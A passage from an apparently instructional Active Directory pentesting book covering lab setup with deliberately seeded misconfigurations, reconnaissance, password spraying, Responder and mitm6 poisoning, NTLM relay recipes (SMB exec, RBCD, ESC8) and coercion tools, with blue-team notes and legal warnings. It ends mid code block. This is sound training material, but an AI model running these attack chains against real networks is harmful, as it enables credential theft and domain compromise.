Explanation: - `Install-WindowsFeature AD-Domain-Services` installs the binaries; `-IncludeManagementTools` adds RSAT/AD PowerShell. - `Install-ADDSForest` creates a brand-new **forest** (vs `Install-ADSDomain` to add a child domain). - `-DomainName "corp.local"` -> the DNS name of the new domain. (.local is fine for a lab; production should use a real subdomain.) - `-DomainNetbiosName "CORP"` -> the pre-2000 NetBIOS name. - `-InstallDns` -> install DNS on the DC (AD needs DNS; §1.6.4). - `-SafeModeAdministratorPassword` -> the **Directory Services Restore Mode (DSRM)** password (note: DSRM is itself an attack surface — Ch. 10). - The server reboots and comes up as DC01.corp.local.

3.2.3 Step 2 — Join a client to the domain

On WS01, point its DNS at the DC's IP (critical — clients find the domain via DNS), then:

```
# Point DNS at the DC first (replace with your DC IP)
Set-DnsClientServerAddress -InterfaceAlias "Ethernet" -ServerAddresses 192.168.56.10

# Join the domain (prompts for domain creds)
Add-Computer -DomainName "corp.local" -Credential (Get-Credential) -Restart
```

- `Set-DnsClientServerAddress` -> if this is wrong, the join *will* fail with “domain could not be contacted.” 90% of beginner lab problems are DNS.
- `Add-Computer -DomainName` -> joins the domain; `-Restart` reboots to finish.

3.2.4 Step 3 — Create users, groups, and OUs

```
# OU
New-ADOrganizationalUnit -Name "Employees" -Path "DC=corp,DC=local"

# A normal user
New-ADUser -Name "Jane Doe" -SamAccountName "jdoe" `
  -UserPrincipalName "jdoe@corp.local" `
  -Path "OU=Employees,DC=corp,DC=local" `
  -AccountPassword (ConvertTo-SecureString "Spring2026!" -AsPlainText -Force) `
  -Enabled $true

# A service account (we'll make it Kerberoastable in §2.7)
New-ADUser -Name "svc_sql" -SamAccountName "svc_sql" `
```

```
-AccountPassword (ConvertTo-SecureString "Summer2025!" -AsPlainText -Force) `
-Enabled $true
```

You now have a working domain. Snapshot everything (§2.8) before you start adding vulnerabilities.

3.3 2.3 Option 2 — GOAD (Game of Active Directory)

GOAD (by Orange Cyberdefense / @M4yFly) is the gold-standard vulnerable AD lab: multiple domains across two forests with **dozens of pre-seeded misconfigs** (Kerberoasting, AS-REP, delegation, ADCS, ACL abuse, trusts, MSSQL links, and more). It's how most people practice for CRTP/CRTE-style content.

Variants: - **GOAD** — full 5-VM, two-forest setup (sevenkingdoms.local, north.sevenkingdoms.local, es-sos.local). Heaviest. - **GOAD-Light** — 2 VMs, single forest. Good for low-RAM. - **System Center Configuration Manager (SCCM) / other modules** — add-on labs.

It deploys via **Vagrant + Ansible** to VirtualBox, VMware, or **Proxmox**; there's also a **Ludus** deployment path that many now prefer for reliability.

```
# High-level GOAD workflow (read the official README for your provider)
git clone https://github.com/Orange-Cyberdefense/GOAD
cd GOAD
# Pick a lab + provider, then:
./goad.sh -t install -l GOAD -p virtualbox
```

- -t install -> the task (install/check/destroy).
- -l GOAD -> which lab (GOAD, GOAD-Light, NHA, SCCM...).
- -p virtualbox -> provider (virtualbox, vmware, proxmox, ludus, aws).

[TIP] **Pro tip:** GOAD downloads large Windows boxes and runs long Ansible provisioning — expect the first build to take a while and to need a stable connection. If a provisioning step fails, re-run; it's idempotent. The Ludus provider is the most hands-off if you have a dedicated host.

[WARNING] GOAD is **intentionally vulnerable** — never expose it to the internet or bridge it onto a production/home network you care about. Keep it on an isolated host-only/internal network (§2.6).

3.4 2.4 Option 3 — Cloud / Hosted Labs (zero setup)

When you don't want to run VMs, hosted platforms give curated AD targets:

Platform	AD content	Notes
Hack The Box	Standalone boxes + Pro Labs (Dante, Offshore, RastaLabs, Cybernetics, Zephyr)	Pro Labs are full multi-host AD networks — closest to real engagements
TryHackMe	"Attacking Kerberos", "Active Directory Basics", "Post-Exploitation", Throwback network	Beginner-friendly, guided
VulnLab	Dedicated AD chains + "Red Team Labs"	Excellent modern AD scenarios
PentesterLab / PortSwigger	Supporting web/auth topics	Web-to-AD pivots, JWT, etc.
CRTP/CRTE (Altered Security)	Course-bundled lab	The canonical AD cert labs

[EXAM TIP] **Exam tip:** For **OSCP**, the AD set is three chained machines (you pivot from a foothold to a DC). HTB Pro Labs (Dante/Offshore) and TJ Null's OSCP-like list build exactly that muscle. For **CRTP**, the Altered Security lab is the curriculum.

3.5 2.5 Setting Up Your Attack Machine

Kali or Parrot, fully updated. Modern AD tooling is mostly Python (installed via **pipx** to avoid PEP 668 “externally-managed-environment” breakage) plus a few Windows binaries you run on compromised hosts.

```
sudo apt update && sudo apt -y upgrade
sudo apt install -y pipx git nmap ldap-utils dnsutils \
    krb5-user smbclient evil-winrm bloodhound responder seclists
pipx ensurepath
```

Install the core Python tooling with **pipx** (isolated venvs, on PATH):

```
pipx install impacket          # secretsdump, GetUserSPNs, getST, ntlmrelayx, *exec ...
pipx install netexec           # the CrackMapExec successor (command: nxc)
pipx install certipy-ad        # ADCS enumeration + ESC exploitation
pipx install bloodyAD          # LDAP-based privesc (ACL/shadow-creds/RBCD)
pipx install coercher          # multi-method authentication coercion
pipx install ldapdomaindump
pipx install kerbrute || true  # (kerbrute is Go; see below)
```

Go-based and binary tools:

```
# Kerbrute (Go binary release)
# download from ropnop/kerbrute releases, chmod +x, move to /usr/local/bin

# mitm6 for IPv6 attacks
pipx install mitm6
```

Windows-side binaries to stage on compromised hosts (keep a folder of these): **Rubeus**, **Mimikatz**, **PowerView/SharpView**, **SharpHound.exe**, **Certify.exe**, **SharpGPOAbuse**, **Whisker**, **PowerUpSQL**, **Inveigh**. Compile from source or grab vetted releases.

Cracking:

```
sudo apt install -y hashcat john
# Wordlists: rockyou + SecLists are your bread and butter
ls /usr/share/wordlists/rockyou.txt.gz # gunzip it
```

[SETUP] **Kerberos config for Linux tooling:** Many Impacket/Certipy actions need a working `/etc/krb5.conf` and correct **clock sync** (Kerberos rejects skew > 5 min). Set your realm and `kinit-test` early. A constant beginner pain point:

```
# /etc/krb5.conf (minimal)
[libdefaults]
    default_realm = CORP.LOCAL
    dns_lookup_kdc = true
```


And sync time to the DC: `sudo ntpdate <DC_IP>` (or `sudo rdate -n <DC_IP>`). [EXAM TIP] “`KRB_AP_ERR_SKEW`” always means fix your clock.

3.6 2.6 Network Architecture for the Lab

Use an **isolated** network so your intentionally-vulnerable boxes never touch anything real.

VirtualBox / VMware mode	Behavior	Use for
NAT	VM reaches internet, not other VMs	Initial download/patching only
Host-Only / Internal	VMs talk to each other (+ host on host-only); no internet	The lab network — DC/clients/attacker here
Bridged	VM is on your real LAN	[NO] Avoid for vulnerable labs

Recommended: give each VM **two NICs** during build — one NAT (to download), one host-only/internal (the lab subnet, e.g. 192.168.56.0/24). After build, you can disable NAT to fully isolate. Set the DC as DNS for all lab hosts.



3.7 2.7 Seeding Intentional Vulnerabilities

This is the payoff: deliberately plant the misconfigs you'll exploit in later chapters. Run these on DC01. (GOAD ships these already; do this for a manual lab.)

a) Kerberoastable service account (Ch. 6) — give a user an SPN:

```
setspn -S MSSQLSvc/srv01.corp.local:1433 svc_sql
# now svc_sql is Kerberoastable; its weak password "Summer2025!" is crackable
```

b) AS-REP roastable user (Ch. 6) — disable Kerberos pre-auth:

```
Set-ADAccountControl -Identity jdoe -DoesNotRequirePreAuth $true
```

c) DACL misconfig (Ch. 7) — grant a low-priv user GenericAll on another:

```
# Give 'jdoe' full control over 'svc_sql' (Shadow-Creds / password-reset path)
$acl = Get-Acl "AD:CN=svc_sql,CN=Users,DC=corp,DC=local"
$sid = (Get-ADUser jdoe).SID
$ace = New-Object System.DirectoryServices.ActiveDirectoryAccessRule(
    $sid,"GenericAll","Allow")
$acl.AddAccessRule($ace)
Set-Acl "AD:CN=svc_sql,CN=Users,DC=corp,DC=local" $acl
```

d) Unconstrained delegation (Ch. 7) — flag a computer/account:

```
Set-ADAccountControl -Identity SRV01$ -TrustedForDelegation $true
```

e) RBCD precondition (Ch. 7) — keep the default ms-DS-MachineAccountQuota = 10 (don't harden it in the lab) so you can add machine accounts.

f) ADCS + a vulnerable template (ESC1, Ch. 7) — install the Certificate Authority (CA) role, then create a template that allows enrollee-supplied SAN with a Client Authentication EKU and low-priv enroll rights. (Detailed, screenshot-level steps live in Ch. 7; for now: `Install-WindowsFeature ADCS-Cert-Authority` then publish a duplicated User template with "Supply in the request" enabled.)

g) Weak password policy — lower complexity/length via the Default Domain Policy so spraying/cracking is fast in the lab.

h) GPP cpassword (classic, Ch. 1/7) — create a Group Policy Preference that sets a local admin password (legacy systems write the cpassword to SYSVOL).

[LAB] **Lab exercise:** After seeding, run SharpHound and confirm BloodHound shows: the Kerberoastable user, the AS-REP user, the GenericAll edge, and the unconstrained-delegation flag. Seeing your own misconfigs appear in the graph is the single best way to learn to *read* BloodHound.

3.8 2.8 Snapshotting & Revert Strategy

Snapshots are non-negotiable — AD attacks frequently corrupt state (resetting krbtgt, breaking trusts, leaving forged tickets, locking accounts).

Discipline:

1. **Clean baseline snapshot** right after the domain is built and clients joined, *before* seeding vulns. Name it `01-clean-domain`.
2. **Vulnerable baseline** after seeding (§2.7). Name it `02-vulns-seeded`. This is your normal “start of practice” state.
3. **Per-attack snapshots** before destructive actions (e.g. before a `krbtgt` reset or `DCSync` practice).
4. Snapshot the **whole lab consistently** — DC + members together — because AD state (replication, Kerberos, secure channel) spans machines. Reverting only the DC while clients stay forward breaks the **secure channel** (you’ll see “trust relationship failed”).
5. Keep snapshots small by reverting often instead of letting disks balloon.

[WARNING] If you revert just the DC after a `krbtgt` change but leave members on the new state, expect Kerberos breakage. When in doubt, revert the entire lab to `02-vulns-seeded`.

[TIP] **Time drift after revert:** VMs that were paused/snapshotted often resume with a wrong clock -> Kerberos SKEW errors. Re-sync time on the DC and re-kinit after any revert.

3.9 Chapter 2 Recap

You now have (or know how to build) an isolated, vulnerable AD lab with a fully-tooled attack box, the exact misconfigs the rest of the book targets, and a snapshot discipline that lets you fail fast and reset. Everything from Ch. 3 onward assumes you can spin this up and try along.

[LAB] **Before continuing:** Confirm from your Kali box you can `nxc smb <DC_IP>` (see the domain), `kinit jdoe` (get a TGT), and run `SharpHound` to produce a `BloodHound` graph. If all three work, your lab and tooling are correct.

Next: Chapter 3 — Reconnaissance & External Enumeration (OSINT, DNS, the AD port map, username enumeration, and safe external password spraying).

[(continued)]

Chapter 4

Chapter 3 — Reconnaissance & External Enumeration

Recon is where you decide whether the engagement is easy or hard. The goal of this phase: discover the domain name, find the domain controllers, build a username list, and (carefully) test for weak credentials — all *before* you have a foothold. Everything you collect here feeds Chapters 4–6.

4.1 3.1 Passive OSINT for AD Environments

Passive recon touches *no* target infrastructure — you query third parties. It’s silent and often hands you the two things you need most: a **valid username format** and **candidate passwords**.

What to collect and where:

Goal	Source	Why it matters
Employee names	LinkedIn, company “About”/team pages, conference bios	Build username candidates
Username format	Email signatures, breach data, metadata in public docs	<code>first.last?</code> <code>flast?</code> <code>f.last?</code> — get this right and spraying works
Email/domain	MX records, email headers, hunter.io-style sources	Confirms internal domain naming
Leaked creds	Public breach corpora / paste sites (in-scope, legal use only)	Password reuse is rampant
Secrets in code	GitHub/GitLab, gists, S3 buckets	Hardcoded creds, internal hostnames, VPN configs
Tech footprint	Job ads (“experience with MECM/SCCM, ADFS”), Shodan	Hints at internal stack & versions

```
# theHarvester – emails, names, hosts from public sources
theHarvester -d corp.com -b bing,duckduckgo,crtsh

# crt.sh certificate transparency -> subdomains/hostnames
curl -s 'https://crt.sh/?q=%25.corp.com&output=json' | jq -r '.[].name_value' | sort -u
```

[TIP] **Deriving username format** is the highest-value OSINT output. If you find one verified email like `jane.doe@corp.com`, you now know the scheme and can generate a full candidate list from LinkedIn names with a tool like `username-anarchy` or `namemash.py`.

[RED TEAM] **Red Team Note:** OSINT leaves no logs on the target. Do it *first* and thoroughly — it shapes a low-noise spray later instead of a loud brute force.

[WARNING] **Legal:** Only use breach/leaked data when it's explicitly in scope and lawful in your jurisdiction. "Available online" ≠ "authorized to use."

4.2 3.2 DNS Enumeration

AD lives and dies by DNS (§1.6.4). DNS recon reveals DCs, the domain name, and the service topology.

```
# Basic records
dig corp.com ANY @<nameserver>
nslookup -type=SRV _ldap._tcp.dc._msdcs.corp.com <DC_IP>
nslookup -type=SRV _kerberos._tcp.corp.com <DC_IP>
nslookup -type=SRV _gc._tcp.corp.com <DC_IP>      # Global Catalog

# Zone transfer attempt (usually denied; free to try)
dig AXFR corp.com @<nameserver>

# Subdomain brute force / passive
amass enum -passive -d corp.com
dnsx -d corp.com -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
```

Why these matter: - `_ldap._tcp.dc._msdcs.<domain>` SRV records **list every DC** — the single most useful DNS query against AD. - A successful **AXFR** dumps the whole namespace (every host) — rare but devastating when it works. - `amass/dnsx` find additional hosts (VPN, mail, Active Directory Federation Services (ADFS), OWA) that become initial-access targets (Ch. 4).

[BLUE TEAM] **Blue Team Note:** Restrict zone transfers to authorized secondaries; monitor for AXFR attempts and high-volume DNS brute force. Don't leak internal naming in public DNS.

4.3 3.3 Port Scanning Strategy for AD

You scan to (a) find DCs and (b) map every service that authenticates against the domain. **Memorize the AD port map** — it's exam and engagement gold.

Port	Proto	Service	Tells you
53	TCP/UDP	DNS	Likely a DC (DNS often co-located)
88	TCP/UDP	Kerberos	It's a DC (strongest single signal)
135	TCP	RPC endpoint mapper	RPC services present
139	TCP	NetBIOS session	Legacy SMB
389	TCP/UDP	LDAP	DC / directory
445	TCP	SMB	Shares, RPC pipes, relay/exec
464	TCP/UDP	kpasswd	Kerberos password change -> DC
593	TCP	RPC over HTTP	RPC endpoint
636	TCP	LDAPS	DC (TLS LDAP)
3268/3269	TCP	Global Catalog (LDAP/LDAPS)	DC w/ GC — forest-wide queries
5985/5986	TCP	WinRM (HTTP/HTTPS)	Remote PowerShell (Evil-WinRM)
9389	TCP	AD Web Services	Get-AD* backend -> DC
1433	TCP	MSSQL	DB attack surface (Ch. 7)
3389	TCP	RDP	Interactive access target

The "is this a DC?" tell: ports **88 + 389 + 445 + 9389** open together = domain controller, essentially always.


```
# Fast sweep of AD-relevant ports across a subnet
nmap -Pn -p 53,88,135,139,389,445,464,593,636,3268,3269,5985,5986,9389,1433,3389 \
-sV --open 192.168.56.0/24 -oA ad_sweep

# Masscan for very large ranges, then nmap the hits
sudo masscan 10.0.0.0/16 -p88,389,445 --rate 1000 -oL masscan_ad.txt
```

Flag explanations (nmap): - -Pn -> skip host-discovery ping (many Windows hosts block ICMP; without this nmap may skip live hosts). - -p ... -> the AD port list. - -sV -> version detection (fingerprints service + OS hints). - --open -> only show open ports (cleaner output). - -oA ad_sweep -> output in all formats (.nmap/.gnmap/.xml) for later parsing/reporting.

[RED TEAM] **Red Team Note:** -sV and aggressive scans are **noisy** (lots of connections, IDS-friendly). On a stealth engagement, do a slow, targeted scan of just 88/389/445 first to find DCs, then enumerate surgically. Masscan is fast but *loud*.

[BLUE TEAM] **Blue Team Note:** Port sweeps hitting 88/389/445 across many hosts in seconds are easy IDS/NDR signatures. Alert on horizontal scans and on connections to 9389/5985 from unexpected sources.

4.4 3.4 Service Fingerprinting & Version Detection

Once ports are mapped, fingerprint to find versions and the domain/FQDN. SMB and LDAP leak a surprising amount **unauthenticated**.

```
# SMB: OS, domain, signing status, SMB dialect (no creds needed)
nxc smb 192.168.56.10
# Output reveals: hostname, domain (corp.local), OS build, "signing:True/False"

# Nmap NSE for SMB OS/domain
nmap -p445 --script smb-os-discovery,smb-security-mode 192.168.56.10

# LDAP rootDSE (anonymous) - leaks naming contexts, domain FQDN, functional level
ldapsearch -x -H ldap://192.168.56.10 -s base -b '' \
defaultNamingContext dnsHostName supportedLDAPVersion
```

Key takeaways from fingerprinting: - **SMB signing False** -> SMB relay is viable (Ch. 4). NetExec prints this for you — circle it. - **rootDSE** (-s base -b '') is queryable anonymously on most DCs and hands you the domain DN (defaultNamingContext), the DC's FQDN, and the forest functional context — without credentials. - OS build numbers hint at missing patches (e.g. unpatched = PetitPotam/ADCS relay likely works).

4.5 3.5 Identifying Domain Controllers

Combine the signals you've gathered:

```
# From a host with DNS pointed at the domain
nltest /dsgetdc:corp.local # (Windows) returns the located DC
nslookup -type=SRV _ldap._tcp.dc._msdcs.corp.local

# From Linux with creds (or null)
nxc smb 192.168.56.0/24 # flags DCs in the output
```

A DC = a host with Kerberos (88) + LDAP (389) + the domain's SRV records pointing to it + SMB shares SYSVOL and NETLOGON. Those two share names are a dead giveaway:

```
nxc smb 192.168.56.10 -u guest -p '' --shares # SYSVOL + NETLOGON => DC
```

4.6 3.6 Username Enumeration

Before you can spray passwords you need **valid usernames**. AD leaks username validity through several oracles.

4.6.1 Kerbrute (the best pre-auth method)

kerbrute abuses Kerberos pre-auth (§1.6.2): the KDC responds *differently* to a valid vs invalid username — **without logging a failed logon (4625)** in the same way and **without incrementing the lockout counter** (when done right, using only Authentication Service Request (AS-REQ) probing).

```
| kerbrute userenum -d corp.local --dc 192.168.56.10 users.txt
```

- userenum -> mode: test which names exist.
- -d corp.local -> the realm.
- --dc 192.168.56.10 -> KDC to query (a DC).
- users.txt -> candidate usernames (from OSINT §3.1).

Valid users return VALID USERNAME; as a bonus, kerbrute flags accounts with **pre-auth disabled** (instant AS-REP roast targets, Ch. 6).

[RED TEAM] **Red Team Note:** Kerbrute username enumeration is **stealthier than SMB/LDAP login attempts** because it doesn't generate classic failed-logon noise and (when you only probe, not guess passwords) doesn't lock accounts. It does generate **Event 4768** on the DC though — not invisible, just quieter.

4.6.2 Other oracles

```
# SMTP VRFY/RCPT (if a mail server is exposed)
smtp-user-enum -M RCPT -U users.txt -t mail.corp.com

# LDAP anonymous bind (if allowed) - enumerate sAMAccountName directly
ldapsearch -x -H ldap://192.168.56.10 -b 'DC=corp,DC=local' \
  '(objectClass=user)' sAMAccountName

# OWA / login-portal timing or response-difference (web-based)
# (compare response time/message for valid vs invalid users)
```

[BLUE TEAM] **Blue Team Note:** Username enumeration is hard to fully prevent (Kerberos *must* answer), but you can detect it: spikes in **4768** with pre-auth failed/unknown principals, or many distinct usernames from one IP. Generic error messages on web portals and constant-time responses blunt timing oracles.

4.7 3.7 External Password Spraying

Spraying = try *one* (or few) passwords across *many* accounts, to avoid lockout. The opposite of brute force (many passwords vs one account). This is the bridge from “no access” to “foothold.”

4.7.1 The lockout problem (read before you spray)

AD account lockout has three settings: **threshold** (bad attempts before lockout), **observation window** (over what time bad attempts count), and **duration**. **Locking out real accounts is the #1 way to get a pentest shut down.** So:

1. Enumerate the policy first (anonymous/guest often works):

```
| nxc smb 192.168.56.10 -u '' -p '' --pass-pol
```

2. Spray **fewer attempts than the threshold per observation window**, then wait out the window. E.g. threshold 5 / window 30 min -> try **1-2** passwords, sleep 31 min, repeat.
3. Prefer **seasonal/known-format** guesses (Spring2026!, CompanyName1, Welcome1, <Month><Year>!).

```
# NetExec spray – one password across a userlist (note the lockout-safe cadence)
nxc smb 192.168.56.10 -u users.txt -p 'Spring2026!' --continue-on-success

# Kerbrute spray (Kerberos, quieter)
kerbrute passwordspray -d corp.local --dc 192.168.56.10 users.txt 'Spring2026!'
```

- `-u users.txt` -> many users; `-p 'one-password'` -> a single password (the spray pattern).
- `--continue-on-success` -> keep going after the first hit (find *all* valid pairs).
- [WARNING] Reverse this (one user, many passwords) and you'll lock the account — that's brute force, not spraying.

[EXAM TIP] **Exam tip:** On OSCP/CPENT, you usually *have* a foothold or creds and spray **internally**. But knowing the lockout-safe cadence still matters — locking the exam's service account wastes hours.

[RED TEAM] **Red Team Note:** Spraying generates **4625** (failed login) on the DC per attempt and is a top blue-team alert. Slow, low-and-slow sprays (1 attempt/account every observation window, jittered) evade simple thresholds. Spraying via Kerberos (kerbrute) shifts the signature to **4771**.

[BLUE TEAM] **Blue Team Note:** Detect spraying as **many accounts, few attempts each, from one source, in a short window** (the inverse of brute force, which is many attempts on one account). Watch 4625/4771 distribution, deploy lockout + smart lockout (Azure), and use honey accounts that should *never* log in.

4.8 3.8 Tooling Summary

Tool	Phase	One-line role
theHarvester, amass, crt.sh	OSINT/DNS	Names, emails, subdomains
dig, nslookup, dnsx	DNS	SRV records, AXFR, brute
nmap, masscan	Scanning	Find DCs + services
nxc (NetExec)	Fingerprint/spray	SMB/LDAP info, signing, pass-pol, spray
kerbrute	Userenum/spray	Stealthy Kerberos user enum + spray
ldapsearch	Fingerprint	rootDSE, anonymous enum
smtp-user-enum	Userenum	Mail-based user validation

4.9 Chapter 3 Recap

You can now go from “I know the company name” to “I have the domain FQDN, a list of DCs, a validated username list, and possibly a valid credential” — all from outside. That valid credential (or the confirmed attack surface for poisoning/relay) is the entry to Chapter 4.

[LAB] **Lab exercise:** Against your lab DC: (1) pull SRV records to confirm the DC, (2) read the password policy with `nxc --pass-pol`, (3) run `kerbrute userenum` with a list that includes real + fake names and confirm it separates them, (4) do a single-password spray and catch the hit on `j.doe`.

Next: Chapter 4 — Initial Access & Foothold (Responder/Link-Local Multicast Name Resolution (LLMNR) poisoning, mitm6, the full NTLM-relay playbook, and coercion).

[(continued)]

Chapter 5

Chapter 4 — Initial Access & Foothold

You have recon data; now you need a *credential* or *code execution* inside the network. AD networks hand attackers footholds through legacy name-resolution poisoning, IPv6 abuse, NTLM relay, and authentication coercion. This chapter is the playbook for turning “on the network” into “authenticated in the domain.”

5.1 4.1 Credential-Based Access

The easiest foothold is a working credential. Sources:

- A spray hit (Ch. 3.7) or OSINT-found/breached credential.
- Default/weak service passwords (sa/sa, vendor defaults).
- Creds in public repos, shares, or config files.

Validate and expand a found credential immediately:

```
# Does it work for SMB / WinRM / LDAP? Where is this user a local admin?
nxc smb 192.168.56.0/24 -u jdoe -p 'Spring2026!' # "(Pwn3d!)" = local admin
nxc winrm 192.168.56.0/24 -u jdoe -p 'Spring2026!'
nxc ldap 192.168.56.10 -u jdoe -p 'Spring2026!'
```

- (Pwn3d!) in NetExec output = the credential has **local admin** on that host -> instant lateral target.
- Spraying a *valid* password across the subnet (credential spraying) finds where reuse grants admin.

[TIP] The instant you get one valid credential, your world changes: you can now run **authenticated** LDAP/BloodHound enumeration (Ch. 5), which is where real paths appear.

5.2 4.2 LLMNR / NBT-NS / mDNS Poisoning (Responder)

5.2.1 The theory

When a Windows host tries to resolve a name and **DNS fails**, it falls back to broadcast/multicast protocols asking “who is \\fileservr?”:

- **LLMNR** (UDP 5355), **NetBIOS Name Service (NBT-NS)** (UDP 137), **mDNS** (UDP 5353).

These are **trust-the-network** protocols: *any* machine can answer. **Responder** answers “that’s me!” The victim then tries to authenticate to the attacker, sending its **NetNTLMv2** challenge-response — which you crack offline (Ch. 6) or relay (§4.4).

```
Victim: "Who is \\fileservr ?" (typo -> DNS fails -> LLMNR broadcast)
                                     (whole subnet)
Attacker (Responder): "That's me!" ← poisoned answer
```

Victim: authenticates → sends NetNTLMv2(user, challenge) → Attacker
(capture or relay)

5.2.2 The walkthrough

```
sudo responder -I eth0 -dwv
```

- `-I eth0` → interface to listen/poison on.
- `-d` → also answer DHCPv6/proxy requests where applicable.
- `-w` → start the **WPAD** rogue proxy server (catches “find proxy” requests → forces auth).
- `-v` → verbose (see each captured hash).

Captured hashes land in `/usr/share/responder/logs/` in hashcat format. Crack with mode **5600** (NetNTLMv2):

```
hashcat -m 5600 captured_ntlmv2.txt /usr/share/wordlists/rockyou.txt
```

[WARNING] **Turn OFF Responder’s SMB and HTTP servers when you intend to relay instead of capture.** Edit `/etc/responder/Responder.conf` → set `SMB = Off` and `HTTP = Off` so `ntlmrelayx` can bind those ports. Forgetting this is the #1 reason relay setups “don’t work.”

[RED TEAM] **Red Team Note:** Poisoning is opportunistic — you catch whoever fat-fingers a hostname or whose machine looks up a stale name. It’s reliable on busy networks at login time (lots of name lookups) and quieter off-hours yields less. Responder also has an **Analyze mode** (`-A`) that *listens without poisoning* — zero-impact recon to see what names are being requested.

[BLUE TEAM] **Blue Team Note: Disable LLMNR and NBT-NS via GPO** (and mDNS where possible) — there’s almost no legitimate need on a well-run DNS network. Detect rogue responders with honey-name lookups and tools like Responder. This single hardening kills a hugely common foothold.

5.3 4.3 IPv6 Attacks: mitm6 + ntlmrelayx

5.3.1 The theory

Most networks run IPv4 but leave **IPv6 enabled and unconfigured** on Windows. Windows *prefers* IPv6 and constantly asks for a DHCPv6 lease and IPv6 DNS. **mitm6** answers, becoming the victim’s **IPv6 DNS server**. Now the attacker can spoof DNS responses (e.g., for WPAD or the victim’s own domain) and funnel the victim’s NTLM authentication into `ntlmrelayx` — typically **relayed to LDAP/Lightweight Directory Access Protocol Secure (LDAPS) on the DC** to grant the attacker rights (set RBCD, add a computer, etc.).

5.3.2 The full chain

Terminal 1 — poison IPv6 DNS:

```
sudo mitm6 -d corp.local
```

- `-d corp.local` → the domain to spoof DNS for; victims will resolve internal names to the attacker.

Terminal 2 — relay the captured auth to LDAPS on the DC:

```
ntlmrelayx.py -6 -t ldaps://192.168.56.10 -wh attacker-wpad --delegate-access
```

- `-6` → enable IPv6 listeners.
- `-t ldaps://192.168.56.10` → relay target = the DC’s LDAPS (TLS LDAP — works even when LDAP signing blocks plain 389).
- `-wh attacker-wpad` → serve a rogue **WPAD** file from this host (forces proxy-auth out of victims).
- `--delegate-access` → on success, configure **RBCD** so the attacker controls a computer account → can impersonate users on it (Ch. 7).

[TIP] **Why LDAPS, not LDAP?** LDAP signing (if enforced) blocks relayed *plain* LDAP binds. **LDAPS** uses TLS; unless **channel binding (EPA)** is enforced, the relayed NTLM bind succeeds. This is why `mitm6->ldaps` is the classic combo.

[RED TEAM] **Red Team Note:** mitm6 is **aggressive** — it can disrupt IPv6 for the whole segment and trigger noticeable client behavior. Scope it (target specific hosts via config) and time-box it. It's a “smash” technique, not subtle.

[BLUE TEAM] **Blue Team Note:** If you don't use IPv6, **disable it** or block rogue DHCPv6 (RA Guard / DHCPv6 Guard on switches). Enforce **LDAP signing + LDAP channel binding** on DCs (this breaks the relay-to-LDAP payoff). Monitor for unexpected DHCPv6 servers.

5.4 4.4 NTLM Relay — The Deep Dive

5.4.1 Why relay works (the core flaw)

NTLM authentication (§1.6.3) doesn't bind the client's response to a *specific destination*. So if you can make a victim authenticate **to you**, you can forward (relay) that authentication **to a different service** that accepts NTLM and the victim has rights on. You never crack anything — you just **proxy a live authentication**.

```
Victim —auth→ Attacker (ntlmrelayx) —relayed auth→ Target service
                                                    (acts AS the victim)
```

Two ingredients: (1) **make the victim authenticate to you** (poisoning §4.2, IPv6 §4.3, or **coercion** §4.5), and (2) a **target that doesn't enforce signing/channel binding** for the protocol you relay to.

5.4.2 ntlmrelayx targets & what each gets you

Relay target	Precondition	Payoff
SMB (smb://host)	SMB signing off on target	Exec (–c), dump SAM, file ops as victim
LDAP/LDAPS (ldap(s)://dc)	LDAP signing/channel-binding off	Add computer, set RBCD , dump domain (–dump-laps, etc.)
HTTP/ADCS web enroll (http://ca/certsrv/...)	ADCS Web Enrollment + no EPA	ESC8 — get a cert as the victim (often a DC) → DCSync
MSSQL (mssql://host)	Victim has DB rights	Run queries / xp_cmdshell as victim
ICPR / RPC enroll	ADCS RPC enrollment	ESC11 — cert via RPC

5.4.3 Key recipes

Relay to SMB for execution (signing off):

```
ntlmrelayx.py -t smb://192.168.56.11 -c 'whoami' -smb2support
```

- -t smb://... -> SMB target; -c 'cmd' -> command to run as the relayed user; -smb2support -> handle SMB2.

Relay to LDAP to set up RBCD (escalation):

```
ntlmrelayx.py -t ldaps://192.168.56.10 --delegate-access \
--escalate-user attacker_pc\$_
```

- --delegate-access -> write msDS-AllowedToActOnBehalfOfOtherIdentity (RBCD) so a computer you control can impersonate users on the victim machine (full chain in Ch. 7).

Relay to ADCS web enrollment (ESC8) — combine with coercion below:

```
ntlmrelayx.py -t http://192.168.56.20/certsrv/certfnsh.asp \
--adcs --template DomainController
```

- --adcs -> request a certificate using the relayed identity; --template DomainController -> enroll a cert valid for a DC if you coerced a DC. That cert -> TGT -> DCSync = domain compromise.

[EXAM TIP] **Exam tip:** The **coerce-a-DC -> relay-to-ADCS-web-enroll (ESC8) -> get DC cert -> DC-Sync** chain is one of the most reliable “no creds to DA” paths in modern AD and shows up constantly in labs/exams where ADCS is present and unpatched.

[BLUE TEAM] **Blue Team Note:** Relay defenses by protocol: **SMB signing** (required) kills SMB relay; **LDAP signing + channel binding** kills LDAP relay; **EPA/Extended Protection** on ADCS web enroll + removing HTTP enrollment kills ESC8. Patch coercion vectors (§4.5). Microsoft’s broader push (SMB signing on by default in Win11/Server 2025, NTLM deprecation) is closing this whole category.

5.5 4.5 Coercion — Forcing Authentication

Poisoning is *opportunistic*; **coercion** is *on-demand*. Coercion abuses RPC methods that make a target (often a **DC** or server) authenticate to an attacker-chosen host **right now**. Combine coercion + relay and you don’t have to wait for a victim mistake.

Technique	Protocol / method	Notes
PrinterBug (SpoolSample)	MS-RPRN RpcRemoteFindFirstPrinterChangeNotification	Needs Print Spooler running
PetitPotam	MS-EFSR EfsRpcOpenFileRaw (and others)	Originally unauthenticated on unpatched DCs
DFSCoerce	MS-DFSNM	Often works when others are patched
ShadowCoerce	MS-FSRVP	File Server VSS agent
MS-EVEN (CheeseOunce)	EventLog RPC	Another fallback method
Coercer	all of the above, automated	Tries every method until one fires

```
# PetitPotam: coerce the DC to authenticate to the attacker (192.168.56.20)
python3 PetitPotam.py 192.168.56.20 192.168.56.10

# PrinterBug / SpoolSample (force DC -> attacker via spooler)
python3 printerbug.py corp.local/jdoe:'Spring2026!'@192.168.56.10 192.168.56.20

# Coercer: try all methods automatically
